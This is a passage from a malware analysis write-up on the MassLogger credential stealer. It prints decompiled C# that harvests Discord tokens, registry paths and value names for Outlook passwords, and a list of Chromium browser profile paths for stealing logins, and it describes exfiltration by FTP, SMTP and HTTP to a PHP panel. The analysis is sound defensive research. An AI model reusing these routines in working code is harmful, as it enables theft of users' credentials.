    foreach (string file in Directory.GetFiles(discordPath, "*.ldb", SearchOption.TopDirectoryOnly))
    {
        string rawText = File.ReadAllText(file);
        if (rawText.Contains("oken"))
        {
            Console.WriteLine($"{Path.GetFileName(file)} added");
            ldbFiles.Add(rawText);
        }
    }
    return ldbFiles;
}
```

Discord File Search

We first see the *SearchForFile* function being used to find a leveldb file that Discord uses to store credentials. It does this by getting the directory location for the local storage of discord. It checks if this directory exists and then will iterate through each of files that have an ldb file extension. Then reading these it will check if they contain the "oken" string to determine if it is the correct file. Once the correct file has been found then regex will be used to extract the token from the file and this will be logged.

NordVPN is then attempted to be stolen from by MassLogger. This is done by getting the following directory: "C:\Users\admin\AppData\Roaming\NordVPN" and the user.config within it is read by XML and the credentials are written into the log.

MassLogger will now proceed to attempt to extract credentials from Outlook, it does this by first initialising an array of registry locations.

```
array = new string[]
{
    "Software\\Microsoft\\Office\\15.0\\Outlook\\Profiles\\Outlook\\9375CFF0413111d3B88A00104B2A6676",
    "Software\\Microsoft\\Office\\16.0\\Outlook\\Profiles\\Outlook\\9375CFF0413111d3B88A00104B2A6676",
    "Software\\Microsoft\\Windows NT\\CurrentVersion\\Windows Messaging Subsystem\\Profiles\\Outlook\\9375CFF0413111d3B88A00104B2A6676",
    "Software\\Microsoft\\Windows Messaging Subsystem\\Profiles\\9375CFF0413111d3B88A00104B2A6676"
};
```

Outlook Array

We then see another array with the following.

```
object_ = new string[]
{
    "SMTP Email Address",
    "SMTP Server",
    "POP3 Server",
    "POP3 User Name",
    "SMTP User Name",
    "NNTP Email Address",
    "NNTP User Name",
    "NNTP Server",
    "IMAP Server",
    "IMAP User Name",
    "Email",
    "HTTP User",
    "HTTP Server URL",
    "POP3 User",
    "IMAP User",
    "HTTPMail User Name",
    "HTTPMail Server",
    "SMTP User",
    "POP3 Password2",
    "IMAP Password2",
    "NNTP Password2",
    "HTTPMail Password2",
    "SMTP Password2",
    "POP3 Password",
    "IMAP Password",
    "NNTP Password",
    "HTTPMail Password",
    "SMTP Password"
};
```

MassLogger will then go through the registry locations looking for keys. It will then proceed to use the array of strings to then look through each key with regex. Searching for passwords which will then be logged.

The malware will also go after browsers, the first one it targets is Firefox. It will begin with getting the following directory: "C:\Users\admin\AppData\Roaming\Mozilla\Firefox\Profiles", then checking if it exists. Once this has been done the malware will use signons.sqlite and grab any stored credentials. Decrypting them with DES. The same is done for all chromium browsers.


```
public static List<StealBrowsers-2> smethod_0()
{
    Dictionary<string, string> dictionary = new Dictionary<string, string>();
    dictionary.Add("Chrome", StealBrowsers.LocalApplicationData + "\\Google\\Chrome\\User Data");
    dictionary.Add("Opera", Path.Combine(StealBrowsers.ApplicationData, "Opera Software\\Opera Stable"));
    dictionary.Add("Yandex", Path.Combine(StealBrowsers.LocalApplicationData, "Yandex\\YandexBrowser\\User Data"));
    dictionary.Add("360 Browser", StealBrowsers.LocalApplicationData + "\\360Chrome\\Chrome\\User Data");
    dictionary.Add("Comodo Dragon", Path.Combine(StealBrowsers.LocalApplicationData, "Comodo\\Dragon\\User Data"));
    dictionary.Add("CoolNovo", Path.Combine(StealBrowsers.LocalApplicationData, "MapleStudio\\ChromePlus\\User Data"));
    dictionary.Add("SRWare Iron", Path.Combine(StealBrowsers.LocalApplicationData, "Chromium\\User Data"));
    dictionary.Add("Torch Browser", Path.Combine(StealBrowsers.LocalApplicationData, "Torch\\User Data"));
    dictionary.Add("Brave Browser", Path.Combine(StealBrowsers.LocalApplicationData, "BraveSoftware\\Brave-Browser\\User Data"));
    dictionary.Add("Iridium Browser", StealBrowsers.LocalApplicationData + "\\Iridium\\User Data");
    dictionary.Add("7Star", Path.Combine(StealBrowsers.LocalApplicationData, "7Star\\7Star\\User Data"));
    dictionary.Add("Amigo", Path.Combine(StealBrowsers.LocalApplicationData, "Amigo\\User Data"));
    dictionary.Add("CentBrowser", Path.Combine(StealBrowsers.LocalApplicationData, "CentBrowser\\User Data"));
    dictionary.Add("Chedot", Path.Combine(StealBrowsers.LocalApplicationData, "Chedot\\User Data"));
    dictionary.Add("CocCoc", Path.Combine(StealBrowsers.LocalApplicationData, "CocCoc\\Browser\\User Data"));
    dictionary.Add("Elements Browser", Path.Combine(StealBrowsers.LocalApplicationData, "Elements Browser\\User Data"));
    dictionary.Add("Epic Privacy Browser", Path.Combine(StealBrowsers.LocalApplicationData, "Epic Privacy Browser\\User Data"));
    dictionary.Add("Kometa", Path.Combine(StealBrowsers.LocalApplicationData, "Kometa\\User Data"));
    dictionary.Add("Orbitum", Path.Combine(StealBrowsers.LocalApplicationData, "Orbitum\\User Data"));
    dictionary.Add("Sputnik", Path.Combine(StealBrowsers.LocalApplicationData, "Sputnik\\Sputnik\\User Data"));
    dictionary.Add("uCozMedia", Path.Combine(StealBrowsers.LocalApplicationData, "uCozMedia\\Uran\\User Data"));
    dictionary.Add("Vivaldi", Path.Combine(StealBrowsers.LocalApplicationData, "Vivaldi\\User Data"));
    dictionary.Add("Sleipnir 6", Path.Combine(StealBrowsers.ApplicationData, "Fenrir Inc\\Sleipnir5\\setting\\modules\\ChromiumViewer"));
    dictionary.Add("Citrio", Path.Combine(StealBrowsers.LocalApplicationData, "CatalinaGroup\\Citrio\\User Data"));
    dictionary.Add("Coowon", Path.Combine(StealBrowsers.LocalApplicationData, "Coowon\\Coowon\\User Data"));
    dictionary.Add("Liebao Browser", Path.Combine(StealBrowsers.LocalApplicationData, "liebao\\User Data"));
    dictionary.Add("QIP Surf", Path.Combine(StealBrowsers.LocalApplicationData, "QIP Surf\\User Data"));
    dictionary.Add("Edge Chromium", Path.Combine(StealBrowsers.LocalApplicationData, "Microsoft\\Edge\\User Data"));
    List<StealBrowsers-2> list = new List<StealBrowsers-2>();
    foreach (KeyValuePair<string, string> keyValuePair in dictionary)
    {
        list.AddRange(StealBrowsers.smethod_1(keyValuePair.Value, keyValuePair.Key, "logins"));
    }
    return list;
}
```

Chromium Browsers


The login data storage location is found and opened. MassLogger will then query credentials and other information from these databases and use Bcrypt to decrypt them.

Exfiltration

MassLogger has many methods of getting the stolen information to the actor using the malware. Currently MassLogger uses 3 methods: FTP, SMTP & HTTP. The first two are somewhat simple where credentials for the chosen method will be stored in the config and then used to send an email or upload the zip to the receiver. HTTP is more interesting because the author has created a PHP control panel to receive logs from the malware. Here is what the corresponding panel for this version looks like.



Login



Main

The control panel will receive zips uploaded by the malware and allow you to view the log and download all the contents. Information about an infected machine is placed in the zip filename in the following format: user_country_hwid_date_extra.zip

Epilogue

If you're reading this I'd like to begin by thanking you for making it to the end. I hope you enjoyed this writeup, and got some useful information out of it. I am very proud of this post and hope to take more in depth looks into malware in the future. Since the writing of this post MassLogger has had some small updates along with a new control panel. The analysis in this post still applies and I may update this post if there are any larger updates to cover. Until the next one, thank you!

IOC

- 584491098F9A72F404DE3354290806BE
-